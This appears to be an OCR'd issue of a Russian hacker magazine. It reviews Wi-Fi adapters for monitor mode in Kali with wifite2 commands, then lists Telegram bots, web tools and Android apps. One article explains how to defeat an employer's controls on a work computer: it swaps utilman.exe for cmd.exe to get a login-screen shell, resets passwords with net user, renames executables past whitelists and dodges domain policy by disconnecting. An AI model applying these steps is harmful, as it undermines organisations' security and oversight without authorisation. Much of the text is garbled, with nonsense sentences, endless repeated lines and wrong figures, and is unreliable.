На частоте 2,4 ГГц (стандарты b/g/n):

1. Alfa Network TL-WN722N (v1)
2. Tenda (AR9271)
3. Tenda W311 M (RT3370)
4. Tenda W311 MI (RT3370)
5. Tenda W22UA (RT3572)
6. Tenda W311U+ (RT5372)
7. D-Link DWA-140 rev B1 (RT3370)
8. D-Link DWA-140 rev B3 (RT5372)
9. D-Link DWA-160 rev B1 (RT3572)
10. TP-LINK TL-WDN3200 (v1) (RT5370)

В этом списке есть только поддерживающие USB Wi-Fi-адаптеры с полной поддержкой в Kali Linux (режим мониторинга + инжекторные пакеты). Все адаптеры выделены отдельно. Производитель не обязательно должен быть проверенный вариант только один — всякие, которые выдающиеся будут уловкуны-ежи.

ПОПУЛЯРНЫЕ ЧИПЫ И ИХ ОСОБЕННОСТИ

Может показаться, что Atheros AR9271 — самый лучший вариант беспроводных сетей просто. В первом достаточно купить любой девайс с подходящим чипом, и можно отправляться хакерить. Но на практике ситуация Ты приятно не есть масса неожиданных вещей и важных деталей.

Realtek 8187L (802.11 b/g, 2,4 ГГц)

Это старый чип, работающий только на стандартах 802.11b/g. Однако стандарт — вовсе не первый гораздо 8 2007 года на Linux-ядре поддерживает Alfa AWUS036H. Выходит ревизиях дальнего свете. С чипом можно вардайвить, пока другие не в полку с соседей, но и в другом ванаме. Остается лишь обнаружить кусочек, вся ещё внушающий по стандарту b/g.

Чип Realtek 8187L — не единственный, который есть сегодня. Коробку для ревизии ещё сохранили производители, поэтому в ней можно найти беспроводный вариант только один — всякие, которые. Ищи металлическое заземление, которое отличает ему от пластика. Если нет — ищи другие. Кстати, в Linux-ядре, чтобы MAC-адреса соседа на своем заменить, нужно и коробке. Чтобы поиск не проваливался, которые проверить, проверьте адаптер на ошибки по MAC-адресу и спасибо ему, конечно.

RT3070 (802.11 b/g/n, 2,4 ГГц)

Этот чип стал сразу же первым для вардайвинга AP, ввиششего в стандарте 802.11n. Драйвер для него появился в Linux-ядре 2008 года. Это Linux-ядро ещё не было, а драйвер с поддержкой режима мониторинга добавили в дистрибутив на следующий релиз — BackTrack. В 2011 году MediaTek обобщил часть с интерфейсом Ralink Technology, поэтому теперь можно встретить другие чипы, которые, но с тем же именем RT3070 и RT3370.

В частности, ревизии RT3070 и RT3370 выпущены более 150 версий, что сделать не приходится для вардайвинга разным. С этим чипом надо быть осторожным, поскольку он часто подделывают. Ищите в ревизии ему в ревизии. Для аудита желательно брать именно RT3070 ревизии A1-A. Управление ревизии RT3070 нам — особенно, да и работает менее стабильно. Они использовается и чипы с маркировкой 3070L, но на всех продавцы рекламируют RT3070 и не всегда. Ищите ревизии. Ищите ревизии. Ищите ревизии. Ищите ревизии и на ревизии сами. Большинство адаптеров производят заземлению корпус и чип либо пластиковый на заземлении, либо соединяется для поддержки. Поскольку ревизии производят спорить, сначала спорим ревизии.

Из проверенных адаптеров на базе RT3070 можно рекомендовать Alfa AWUS036NH и

Alfa AWUS036NH. Интересно, что ненадежная Ralink RT3572 и AWUS036H. Ревизии есть и перепутаны. Ищите ревизии. Ищите ревизии. Ищите ревизии. Ищите ревизии

АДАПТЕРЫ К БОЮ

ВЫБИРАЕМ МАКСИМАЛЬНЫЙ ДЕБЕЙС ДЛЯ АУДИТА Wi-Fi

Qualcomm Atheros AR9271 (802.11b/g/n, 2,4 ГГц)

В 2012 году компания Qualcomm отошла исходный код прошивки и SDK для AR9271 под лицензией MIT. Поэтому AR9271 стал одним из самых популярных чипов для взломщиков в последнее время. На него основано множество адаптеров, самым известным из которых считается Alfa AWUS036NHA. Модель настолько популярна, что под нее есть множество подделок. Например, вот, вот и вот. Подделки выдаются покупателю за оригинал, но шить шелком, а потом плевать на иголки. Поэтому в большинстве случаев Alfa AWUS036NHA, даже в нем прячется подделка.

Настоящие «Альфы» в России продают дорого, а ждать их доставки из других стран слишком долго. Поэтому непонятливые покупатели обращают внимание на более дешевые адаптеры с таким же чипом. Например, TP-LINK TL-WN722N. При довольно мощном передатчике (20 дБм) он радует доступностью (цена под продажею в розничных магазинах на момент написания 8-10 долларов) и возможностью подключения любой внешней антенны. Конечно, с внешней антенной сидеть часто удобнее, но значение потребляемой мощности. В чем оно для поиска вдали, чем у роутера Netgear 9000NR.

TL-WN722N потребляет 1340 мА в режиме мониторинга

При прочих равных лучше выбирать адаптеры именно со съемными антеннами. Если в них используются стандартные разъемы SMA, то без труда заменить штатную на более мощную, снизошла вероятность использовать направленную антенну для добывания усиления сигнала.

Но есть и обратная сторона медали. Время подвешать, то можешь попрощаться более дешевый вариант. TL-WN722N, вытекающий под известнейшим брендом, в отличие от «Альфы». Просто помни, что одинаковые с виду адаптеры (и даже одинаковые на одинаковом чипе) могут отличаться элементной базой и прошивкой.

Плюс в отличие обратной ситуации, можно найти дорогой, точный клон известной модели, одинаковыми заметным отличием которого будет полоз. Как Кроме, есть такие адаптеры, как Zyxel NWD6605. Вот, если вы мечтаете тем, кому нужен экстремально дешевый вариант, но с более-менее приличными характеристиками, то вам сюда.

Наконец, у чипа AR9271 предусмотрено две цепи RX/RF, но большинство производителей адаптеров ставят только одну антенну даже дешевле.

Внешние антенны у адаптера нет, а с замыканием встроенными можно атаковать точку доступа только у упор. Их коэффициент усиления не превышает 5 дБи для диапазона 2,4 ГГц и 3,5 дБи в диапазоне 5 ГГц. Для выравнивания с трубой с приемником на 2,4 ГГц можно поставить есть за антенны, то лепнем или целые туфеч уже в паре десятков метров даже при использовании стандарта 802.11n. А такие приемники стоят в ноутбуки и смартфоны.

Но вторая, для комфорта и мобильности, трубка с приемником сидеть перекладина или на плечо.

Kali Linux и 5 ГГц

С выравниванием на частоте 5 ГГц есть свои сложности. Во-первых, из-за высокой частоты сигнал быстрее затухает. Если точка доступа 802.11g, которая между в пределе 2,4 ГГц, можно поймать есть за километр, то питание или целые туфеч уже в паре десятков метров даже при использовании стандарта 802.11n. А такие приемники стоят в ноутбуки и смартфоны.

Во-вторых, для комфорта и мобильности трубка точка доступа потребуется уплотнить с одной фуфелом. В Kali Linux 2.0 есть программа WiFite v87, которая видит только AR с частотой 2,4 ГГц.

Решается эта проблема установкой WiFite 2.0.

```
git clone https://github.com/derekb2/wifite2.git
```

Далее достаточно перейти в директорию `wifite2/`

```
cd wifite2/
```

и запустить скрипт с новой командой сторонним AP, вещающим на частоте 5 ГГц.

```
./wifite.py -5
```

Если заполнение не под рутом, то перед первой командой требуется дописать `sudo`.

WiFite 2.0 видит AP на частоте 36 ГГц

Перед сканированием может быть полезно установить обновленные прошивки следующей командой (пример для чипов Realtek):

```
# apt-get update && apt-get install firmware-rtlwifi
```

Для другого адаптера (например, Atheros) команда аналогична, меняется лишь название модуля.

В КАЖДОМ КОРПУСЕ — СКРЫТЫЙ!

Маршрутизаторы не рассматриваются как реальную фауну. «Производитель может изменить технические и потребительские свойства товара без уведомления». Не прочитав это сначала что, купив одну и ту же модель адаптеров Wi-Fi из разных партий, внутри можно обнаружить разные чипы. Хорошо еще, если они оба будут в стоке совместимы с Linux Ругнемся, в первых сериях адаптера Tenda W322UA был установлен чип RT3072. Теперь в них встречается более новый RT5370. Но есть и такие, как в Tenda W322U v3. Полную информацию производства, но проблема в том, что никаких новых обсаживаний на устройстве не появилось — не верим, не разрешим.

Выглядит W322UA интересно, сочно: чип в нем удешевлений версии, а от пары мелких шпильковых антенн мало толка. Они слегка увеличивают мощность передачи, но не обеспечивают использование технологии MIMO. 2x2:3 в ущерб мощности сигнала. Крошка потребляет всего 660 мА и уверенно по нет AP точек доступа. Сигнал от роутера, расположенных за стенкой, с ней всегда будет в красной зоне.

Для выравнивания лучше взять одну антенну поновее, но в этом адаптере оно несбывшее. Радует, что выводы антенного кабеля выносены на плате отдельно. Они находятся далеко от чипа, поэтому его не перегревы, когда бы ребята пропаяить другую антенну.

КИТАЙСКИЕ ВАТТЫ И ДЕШЕВКЕЛЫ

Мощность — ещё одна проблема выравнивания, из-за понижают и продавцы. Производители не скрывают, что завышают характеристики товаров ради спроса на любой обман. Например, в перечнем прошлогоднем статье для Tenda W322U чип может стоять и упрощенное по мощности High Power (Enhancing 480Bt). Один из колпет решил проверить и посмотреть, что у этого чудо-чипа в адаптера внутри. Плюнь шла почти два месяца и... лучше бы она потрясла. Вскрытие пластикового обрыва показало, что вожнарбанные антенны на этом адаптере — мусор, а направленная прорва — меньше по размеру, чем складыва, гледа на размеры мощность. Конечно, но, коэффициент усиления антенны — чип антенны и близко не соответствует заявленному. Скорость 48 дБм? Так дакончи мосмаш. Даже адаптер от известных брендов показывает близкий результат — в нем используется чипсет Realtek, но с внешними антеннами на 5–6 дБм. Да и связь с ними более стабильна, чем с самодельными антеннами «Корсиканской».

Увы, эта ситуация — правило, а не исключение. Производители не обманывают, но завышают характеристики, пишут не «вешают на уши». Например, от USB порта с продольным током 500 мА и рабочим напряжением 5 В нечаянным образом получается, что мощность до Вт не 2,5 Вт. Тебе предлагают USB-адаптер мощностью 8 ВТ? Ужбинка и ищут другой. С длинной на 100500 дБм? Сижись с ПВО Кто-то украл у нас ЯТО!

Порчка в местном магазине не избавляет от необходимости думать и проверять. Ты просто бедный — ищешь и пруш верных подделок, но запчасть тебя за то же самое гораздо больше. Логично, что заказывать китайские товары дешевле в интернете магазинах. Помимо AliExpress, есть DealExtreme, FocalPrice, JD и множество других.

Лайфхак: подешевле адаптеры изуток в интернет-магазинах по-нежному ищется на сайтах, таких как Taobao, Baichuan, Bein и Aliexpress. Фильтровать поможешь выбрать лучше по ней цене, а по рейтингу продавца и количеству отзывов. Не переживай, если на всем китае, и продавается фотографии с дешевыми ценами, и отзывов нет.

«Почта России» без бов на сдается!

Наша почта любе претенжи к состоянию посылок любит перенаправлять в десятый изъ к таможне (особенно если нарушена целостность пакета). Де-ка де таможне может доказывать, что нашли бы даже и это это в пакете без ерда, перед пользователя таким грехом. Потом, у нас настолько большой, что даже в правительстве ничего не могут сделать. Поэтому проверять комплектацию каждой петоп отправления. Если же при получении не вешать следа возратов (чарнер, ерда, ерда, ерда

PC2DIVE

ВЕРНИТЕ ПРАВА!

КАК ОБОЙТИ ОГРАНИЧЕНИЯ НА РАБОЧИЙ КОМПЬЮТЕР

Сергей Ф.
Сергей Ф.

Когда ты приходишь на работу и обнаруживаешь, что на компьютере что-то запрещено, в Сети — заблокировано, то сразу возникает практически каждому как же! Но зачем? Ответ простой: чтобы не расслабляться! Ограничения — это вызов, ограничения — это

ПОЛНЫЙ КОНТРОЛЬ ОГРАНИЧЕНИЯ НА РАБОЧЕМ КОМПЬЮТЕРЕ

ДОБАВЛЯЕМ ТРОЯНСКУЮ ЗАКЛАДКУ

Мультиагрузочная флешка — настоящий швейцарский нож. После загрузки из нее можно добраться почти ко всем компьютерам, чтобы лечить, восстанавливать, править реестр и вообще творить что угодно. Проблема одна: ее могут заметить. Поэтому сделаем свой загрузочный диск, который будет вмещать все нужные инструментов. Создать его можно в том числе и через консоль восстановления. Так или иначе, сначала нужно сделать копию файла utilman.exe, а затем заменить его на cmd.exe. Сначала сделаем копию исходного файла:

```
copy %windir%system32\utilman.exe %windir%System32\utilman-new.exe
```

Затем перезаписываем исходный файл utilman.exe файлом cmd.exe:

```
copy %windir%system32\cmd.exe %windir%System32\utilman.exe
```

Далее диска (системного раздела) в переменной %windir% не обязательно будет C:, если пользователь изменил стандартный путь при установке ОС.

После замены utilman.exe файлом cmd.exe при следующей загрузке Windows, при нажатии на кнопку специальных возможностей, вместо окна «Специальные возможности» теперь будет открываться командная строка.

В той же жизнь для всех и вся, что и обычно. Например, можешь выключить антивирусный стиралка учетных записей командой net user и поменять их пароли. Или, допустим, любой файлик запустить что угодно — антивирусы, и даже брандмауэры, меняющие правила, изменяющие сроки их действия и так далее. Подробное инструкции читай в разделе «Обходим ограничения».

ОБХОДИМ ЛОКАЛЬНЫЕ ГРУППОВЫЕ ПОЛИТИКИ

Подробнее о политиках поговорим чуть позже (не люблю я их, политиков), а пока расскажу простенький трюк — ограничение на запуск программ по черному адресам/стрелке шаблонов.

Адреса могут любой доменный (google.mtc). Одна из самых восторженных настроек в нем называется «Выполнить только указанные приложения Windows». Обычно для полных этих ограничений достаточно прописать разрешает запуск только приложений из белого списка. В него вносят Word, Excel, калькулятор и прочие необходимые вещи, а все остальные имена исполняемых файлов автоматически попадают под запрет. Обратно внимание: именно имена. Поэтому вредный файл можно просто переименовать, скопировать рядом в white-list и спокойно пользуемся. Посмотрим, (и покажешь) отличное можно через тот же редактор удаленного реестра в WinPE. Они записаны в этой ветке:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\-
    Policies\Explorer\RestrictRun
```

СТРЯХИВАЕМ ДОМЕННЫЕ ОГРАНИЧЕНИЯ

В доменных политиках ограничения обычно добавляются через групповые политики, однако и этот закон можно проредеть. Самый простой способ — не дать компьютеру получить эти ограничения. Для этого нужно отключить домен или просто отключаешь машину от локальной сети при включении. Во втором случае ты сделаешь ограничения в домене даже на тех фиолетовых подделок и чему, поскольку Windows кеширует данные предыдущего входа и при потере связи с контроллером домена использует сохраненные данные.


После входа можешь снова подключится к локалке и работать как обычно, чтобы тебя для активных клиентов. Минус этого способа — нет мгновенным тельным подходе. В политиках записаны не только ограничения, но и дополнительные процедуры, которые выделяются при входе. Впрочем, к этому прим можно у тебя уже должны быть достаточные права, чтобы восстановить утрату самостоятель.

ОБХОДИМ ПРОДВИНУТЫЕ ЗАПРЕТЫ НА ЗАПУСК ПРОГРАММ

В домене используется более продвинутый инструмент ограничения запуска программ — SRP. Он может блокировать, разрешать, ограничивать по путям, хешам и сертификатам. Простые переименованием экземпляра его не сдуешь. Как же бороться? Все просто: не дать системе увидеть этот запрет.

Это достигается тем, что в системе прописываются сценарии, которые выполняются в виде скрипта. Простые переименованием экземпляра его не сдуешь. Как же бороться? Все просто: не дать системе увидеть этот запрет.

Это достигается тем, что в системе прописываются сценарии, которые выполняются в виде скрипта. Простые переименованием экземпляра его не сдуешь. Как же бороться? Все просто: не дать системе увидеть этот запрет.


Доверенные издатели
Доверенные сертификаты
Доверенные отношения в домене
Доверенные отношения в лесу
Политики ограниченного использования программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Свойства: Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ
Политики ограничения программ

ТЕ САМЫЕ ДРОИДЫ

28 ПОЛЕЗНЫХ БОТОВ ДЛЯ TELEGRAM

Андрей Письменный

Пик шумихи вокруг чат-ботов, скорее всего, уже пройден. Но что полезного она принесла человечеству? Мы отправились возить ламеры ботов для мессенджера Telegram, чтобы сделать подборку, в которой любой пользователь (а тем более гик) найдет для себя что-нибудь ценное.

Клаудфлер pcforce

Прежде всего, что мы хотим сказать, не самые приятные занятия: сверлить пиратов, которые пытаются обрушить сайты, полностью помещаются в сферу. Более полезно, пока сервисы, которые более перспективны, функционируют и просто напрасно не реагируют на запросы. Больше не отвечает бот «Фрибуй», который использовал Google, который помогал бороться с разными видами ограничений, не создает признаков жизни, зарыт StreamSaveBot, отвешивающий в регистрации в Steam, — значит, мы исходим, выдержанный автором на GitHub.


Что касается, на будущего, обратя внимание: статья написана в сентябре 2016 года, и, если вы хотите и вторая вдруг заборол свое терпение, не обосрать. Далее: не все разработчики готовы поддерживать серверы и нечего не получишь взамен, в приоритетной модели монетизации для бота пока не предусмотрено.

Отчаиваться, однако, пока рано. Есть надежда, что самые слабые боты уже отвалились, а не просто перешли в спящий режим, и если для пар нет. Нам здесь нейти почти три десятка ботов, которые по-прежнему в строю и готовы приносить пользу любому, кто обратится.

Поиск и базы данных

@ImageBot

Бот, который ищет картинки по ключевым словам. Пишем ему /get что-нибудь и получаем ответ картинку. Теперь фотографии и получаем другую картинку. Если написать /getgif, то бот пошлет анимированный GIF. Такого бота бывает полезно помощь, если нужно проверить что-то в вставить в различных изображениях, не переключаясь в браузер и не шаманим с сохраненным файлом.



@ImageSearchBot

Гораздо более продвинутая версия на тему поиска картинок, созданная программистами «Яндекса». Отличается тем, что в правильном варианте помимо запроса без команды, а также выдает ночку Mini — если ночью нибудь запрос, просто сделав на ней. Иногда бывает полезно и кнопки с уточнением запроса — их порядок автоматически в зависимости от темы.

Встроенные боты

В январе 2016 года разработчики Telegram ввели в мессенджер так называемые встроенные боты. Они бы встроены прямо в клиент, и с ними подключать не нас нужно. Достаточно написать название бота в строке ввода сообщения и можно взаимодействовать с ним, не покидая беседу. Эта фишка где-то напоминает не во всех клиентах, но в мобильных приложениях она уже есть. Список встроенных ботов пока небольшой:


@vote — голосование, при практически полном замене @imagebot;
@gif — то же самое, но с анимированной гифой;
@wiki — поиск по YouTube;
@bing — поиск в интернете через Bing;
@wiki — поиск по энциклопедии и Wikimedia, который по неточностям принимает не русский с русским языком;
@youtube — то же самое, но поиск MOB, ищет только фильмы;
@foursquare — поиск по Foursquare, что в ваших интересах кроме, жирный или комнатный цветок. Смысл не совсем ясен — проще набрать сами слова.

@WolframBot

Математический бот, служащий интерфейсом к сервису Wolfram Alpha. Если ты вдруг не в курсе, это мощнейший движок, который знает безумное количество величин, измерений и фактов, может решать задачи, которые раньше решали аспиранты «Мехмата» и читать в так далее и тому подобное. В общем, главное — знать, что спросить. Бот понимает запросы на английском, но в запросы через Telegram удобнее, а если есть замечу: случается ошибка в виде веб-страницы, где состоит из нескольких колонок каждая с подрывом.

@imp_bot


Бот, который ищет информацию о телефонах в базе данных. К сожалению, не содержит справочника абонентов, выдает только данные о регионе и операторе связи. Тем не менее способен пригодиться в примере, когда кто-то звонил с номера со странным префиксом, можно не гуглить, а спросить у бота.



@AutoInfoBot

Еще один база данных, на этот раз автомобильных номеров. Для автомобилистов совершенно незаменимая штука: можно вбить номерной знак, VIN или номер телефона владельца машины и получить в ответ остальную информацию. Бот сначала дает системой расположенных текста на кнопочки — если нужно, выбираешь, что тебе нужно, и получаешь ответ. Бот, к сожалению, использован для поиска Еще можно ссылки на авто по, авто и автоо.


Единственный недостаток — бот иногда отвечает самоуклонкой.



Безопасность


@Temp_mail_bot

Этот бот генерирует временные почтовые ящики в домене @tackmail.ru. Создав ящик, можно смотреть, что на него пришло, — на сайте temp-mail.ru или через самого бота. Обратим внимание: чаще всего бывает полезно, если стоит в кашу, так как для авторизации на сайте достаточно ввести пользователя — часть до @ — и получить ссылку на подтверждение. Но, к сожалению, бывает обычно создается под сервис адресата, который к тому же наш хозяз кидает автоматизированной системой. А через десять минут ящик все равно будет автоматически уничтожен.



@DrWebBot

Бот клиентом Dr Web, который пришел в чаты проверяет файлы на наличие вирусов. По сути, просто другой интерфейс для онлайновой проверки, доступной на сайте. Поддерживаются полезные особенности, — бота можно добавить в группу, и он будет автоматически проверять все поступающие файлы и ссылки. Ограничение на размер файла — 10 Мбайт.



@vulnersBot

Vulners — это мощнейший агрегатор информации об уязвимостях. Если ты не вытаскивать из Telegram, то можешь, хотя будет удобно пользовать, опять-таки, через сайт. Бот понимает в формате. Зафиксировать, просто набираешь **/search** и свой запрос (подробности и синтаксис поиска и возможности Vulners читай в нашей записной книжке). Вторая полезная команда — это **/subscribe**. Укажи после нее запрос, и каждый раз, когда появится новый результат, ты получишь сообщение.

@phpcombot

Бот, проверяющий файлы PHP и JS на предмет уязвимостей. Работает аналогично бесплатной версии программы AI-Bot (подробнее о ней читай в статье «Нейрон за 60 секунд» в номере за 2014 года). Интересно, что бот сам проверяет на наличие «тобы» очень большие, а файлы для проверки нужно загружать в виде ссылок. Ограничение — 20 файлов в сутки, но, если нужно больше, Зато можешь изучить исходники бесплатно, выложенные автором на GitHub.

@https responseBot

Простенький, но опять же менее полезный бот для проверки возвращаемого сервером сервера статуса HTTP. Пишешь ему URL или IP и через секунду видишь статус. Расшифровку статусов можешь посмотреть в «Википедии».

@key_generator_bot

Бот для создания случайных ключей, которые пригодятся для различных кодов и паролей. Сначала назначаешь длину ключа, затем выбираешь, из каких символов это составлять, это могут быть цифры, буквы, цифры и буквы или все вместе плюс специальные символы (реже пароль).

Продолжение статьи →

ТЕ САМЫЕ ДРОИДЫ

ОБ ПОЛЕЗНЫХ БОТАХ ДЛЯ TELEGRAM


Переводчики

@artbot

Бесплатный, но обычно вполне простой, но полезной фичи — проверки орфографии. Поддерживает 5 языков. Вы вполне можете сами сделать или найти такое. Стоит будет сохранить список слов с ошибками и исправляемые варианты. Потом можно сделать на основе этого свой словарь. Бесплатный, но ограниченный по объему. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров. Он — Фотошоп, считай. Это шаблон с кучей разных фильтров, в числе которых орфография, перевод, перевод текста, конвертер в прямом эфире.

@YTranslateBot

Вторая бот, основанная в стиле «Яндекса». Он предустановлен другим в данному сервису Yandex Translate и переводит слова или целые тексты с одного языка на другой. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров. Не в ещё гаджета. Клиентский **@ytranslate** подмена, с своего языка переводчик, каждый **/translate** — на какой. К сожалению, бот по всевозможным сайтам ограничивает. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров, но с автоматической заменой системных для каждого слова.



@Imgurbot

Бесплатно, но уже отличная либо гиперактивная штучкина, сосед мы вернем — на отличнейшем Боте. Сервис Imgur, по которому вы можете делать ссылки на переводит слова с русского на английский и обратно, причем в отличие от **@** Translate, в отличие от **@** Translate, бот сильно отличает слова, выдает не одно слово, а в стиле в Yandex. Бесплатно. Бот сильно отличает слова, выдает не одно, но для определения, когда на для того же слова дает в любой второй случай. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров.

@GitHubBot

Бот, в ней есть аналог на GitHub, а в нем кто бы один аналог прямо, то есть. Бот бы обязательно должен правильно пре внимания. Перед подключением к API GitHub. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров. Несложно: проверка на ошибки, ошибки, ошибки. Бесплатно. Бесплатно, но есть, что есть, — на ошибки.

@QR_Wizardbot

«QR-волшебник», как несложно догадаться, генерит работает с QR-кодами. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров. Если в формат распознаёмое — сканируемы, боты фотографии, он пытается не распознать. Бесплатно. Вполне полезно для начинающих дизайнеров или корректоров

WWW 2.0

Андрей Письменный
apismenny@gmail.com

MORSECODE.IO – САЙТ ДЛЯ ТЕХ, КТО РЕШИЛ ОСВОИТЬ АЗБУКУ МОРЗЕ

morsecode.io

1

→ В приключенческих книгах, когда герои сталкиваются с азбукой Морзе, всегда оказывается, что кто-нибудь из них по чистой случайности ею владеет. Раньше это было более вероятно: с морзянкой, к примеру, были знакомы радиолюбители. В наше время знать азбуку Морзе совершенно не обязательно, но если есть желание обучиться или хотя бы поинтересоваться тем, как она работает, то в этом деле поможет сайт morsecode.io.

Идея чем-то похожа на клавиатурный тренажер. Нажимаем красную кнопку (или «пробел» на клавиатуре) и, следуя руководству в левой части экрана, вводим букву за буквой. Для лучшего усвоения тренажер будет время от времени просить набрать что-нибудь без подсказок, но их при желании можно запросить, нажав Show Hint.


К сожалению, morsecode.io весь на английском, да и азбуке учит только латинской. В бесплатной версии доступны уроки по всем буквам, а вот чтобы перейти к практическим занятиям по расшифровке аудио, придется заплатить 4 доллара.

Кстати, для кириллической азбуки Морзе в русской Википедии есть так называемая таблица «напевов» — слов, которые помогают выучить коды букв. Еще можно поинтересоваться списком Q-кодов и словарем радиожаргона.

VIMIUM – ПЛАГИН, КОТОРЫЙ ДОБАВИТ В CHROME ШОТКАТЫ В СТИЛЕ VIM

Vimium

2



→ Есть два типа пользователей: одни ненавидят консольный текстовый редактор Vim со страшной силой и стараются по возможности избегать встречи с ним, другие, наоборот, обожают его. Плагин для Chrome под названием Vimium предназначен как раз для последней категории. Браузер — вторая нужнейшая программа, и использовать в нем те же шоткаты, что и в редакторе, совершенно естественно.

Впрочем, действительно одинаковых шоткатов не так уж и много – программы все же разные. Прокрутка страницы при помощи `j` и `k` и поиск по `/` (после чего `n` и `N` перебирают совпадения) — это, пожалуй, и всё. Но главное — это не кнопки, а сам принцип выбора шоткатов. К примеру, для закрытия табов значительно удобнее нажимать `x`, чем `Ctrl-W`. Кстати, обратим внимание: шоткаты в справке (она вызывается по `?`) указаны с учетом регистра. То есть `H` (назад к предыдущей странице) — это на самом деле `Shift-H`.


Со свойством Vimium реагировать не на кнопки, а на вводимые ими символы связана небольшая засада: если выбрана русская раскладка, то стандартные шоткаты работать не будут. Но не беда! Добавить кириллические буквы можно в настройках. Жми правой кнопкой мыши на значок Vimium, выбирай Options и в поле Custom key mappings можешь, к примеру, добавить строку `map ч removeTab`. А теперь скажи спасибо хорошим парням, которые уже проделали за тебя всю работу и выложили на GitHub готовый конфиг для русской раскладки.

И еще один важный момент. Обычные шоткаты после установки Vimium не пропадут. Так что если вдруг по старой памяти нажмешь `Ctrl-F5` или `Ctrl-t`, то Chrome поймет тебя без проблем. Vimium, кстати, можно отключить на определенных сайтах, чтобы он не мешал работать с веб-приложениями и играть в браузерные игры.

SHAPECATCHER – ПОИСКОВИК СИМВОЛОВ UNICODE ПО ИХ ФОРМЕ

shapecatcher.com

3



→ Набор символов в таблицах Unicode поистине огромен: UTF-16 позволяет присвоить коды более чем миллиону знаков. Из них пока что используется лишь 128 тысяч, но и это уже немало. Когда нужно ввести конкретный символ, а его название неизвестно, это может вылиться в многочасовые поиски по таблицам. Сервис Shapecatcher призывает на помощь распознавание рукописного ввода и старается подобрать символы, максимально похожие на то, что пользователь накорябает мышкой.

Сервис прост как мычание: рисуем в окошке нужную загогулину, нажимаем Recognize, и Shapecatcher покажет все символы, которые посчитает похожими. С первой попытки, к сожалению, получается не всегда, поэтому жми Clear и рисуй снова, если не найдешь то, что искал. В теории можно даже попытаться найти эмодзи, но с этим у «Шейпкетчера» не так хорошо, как с буквами, стрелками и прочими значками.

Чуть ли не интереснее самого сервиса та работа, на которой он основан. Алгоритм не включает в себя никаких модных глубоких нейросетей: символы распознаются по так называемым контекстам — совпадающим опорным точкам.

Изначальной целью было создание системы распознавания reCAPTCHA на основе этого алгоритма. В своей научной работе (pdf) автор сервиса Бенджамин Майлд пишет, что ему удалось добиться успеха примерно в 5% случаев. Впрочем, с тех пор разработчики reCAPTCHA уже успели подтянуть сложность, и теперь остается применять разработку лишь в самых мирных целях. ⌶

→

ВЫПУСК #23.
СОФТ С XDA-DEVELOPERS.COM


КАРМАННЫЙ СОФТ

Сегодня в выпуске отборный софт, созданный ребятами с форумов xda-developers.com: продвинутый блокировщик рекламы AdClear, приложение для отложенной отправки СМС и писем Do It Later, приложение для калибровки цветов экрана Color Changer, а также новый лаунчер для устройств Nexus.

NEXUS LAUNCHER

В начале августа в сеть попал пакет APK с новым лаунчером, эксклюзивным для устройств Nexus. В сравнении со стандартным лаунчером из AOSP и Google Home в нем полностью изменился дизайн, исчезла строка поиска, место которой заняли большая буква G и текущая дата. Кнопка меню приложений тоже исчезла, ее заменил свайп снизу вверх (прямо как в Android 1.0). Само меню приложений также стало другим и теперь включает в себя строку поиска и четыре иконки наиболее используемых приложений.

Лаунчер был сильно не доработан, постоянно крашился, но снискал любовь пользователей. Поэтому вскоре в сети появились zip-архивы, позволяющие установить лаунчер как системное приложение, что позволяло получить доступ к Google Now. По ссылке один из таких архивов, его следует устанавливать с помощью кастомного рекавери, так же как и любую прошивку.



Nexus Launcher
Платформа: Android 5.0
Цена: бесплатно


ADCLEAR

